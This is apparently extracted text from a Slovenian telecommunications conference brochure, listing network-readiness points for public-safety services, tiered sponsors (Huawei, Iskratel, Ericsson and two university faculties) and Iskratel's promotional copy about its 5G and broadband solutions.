  - QoS&Slicing are assured localy and globaly*
  - Local and central* PPDR services are available
  - Public services are available during normal operation
  - Network prepared for commercial and professional use

*during normal operation

Podporniki

Sponzors

ZLATI / GOLDEN

HUAWEI

SREBRNI / SILVER

ISKRATEL S&T Group

BRONASTI / BRONZE

ERICSSON

ZNANSTVENI / SCIENTIFIC

Univerza v Ljubljani
Fakulteta za elektrotehniko

Univerza v Mariboru
Fakulteta za elektrotehniko, računalništvo in informatiko

ZAVEZANI SMO H GRADNJI OMREŽIJ, KI SO VARNA, STABILNA IN ZANESLJIVA

VARNOST, BREZ KOMPROMISOV

HUAWEI

ISKRATEL
S&T Group

Celovite digitalne rešitve za varno in pametno prihodnost

Lastna razvoj in proizvodnja v EU

Član vodilne tehnološke skupine S&T

100 milijonov zadovoljnih uporabnikov

Podjetja

Železnice in ceste

Energetska in komunalna podjetja

Vladne organizacije

Zasebna omrežja

Telekomunikacijski operaterji

Mesta in skupnosti

REŠITVE ZA:

Širokopasovni dostop naslednje generacije
Komunikacijsko jedro (5G in pLTE)
Digitalno preobrazbo industrij
Proizvodnjo elektronike

75	30	900	Novi
let razvoja	lokacij po svetu	zaposlenih	poslovni modeli

Slovensko društvo za elektronske komunikacije
Elektrotehniška zveza Slovenije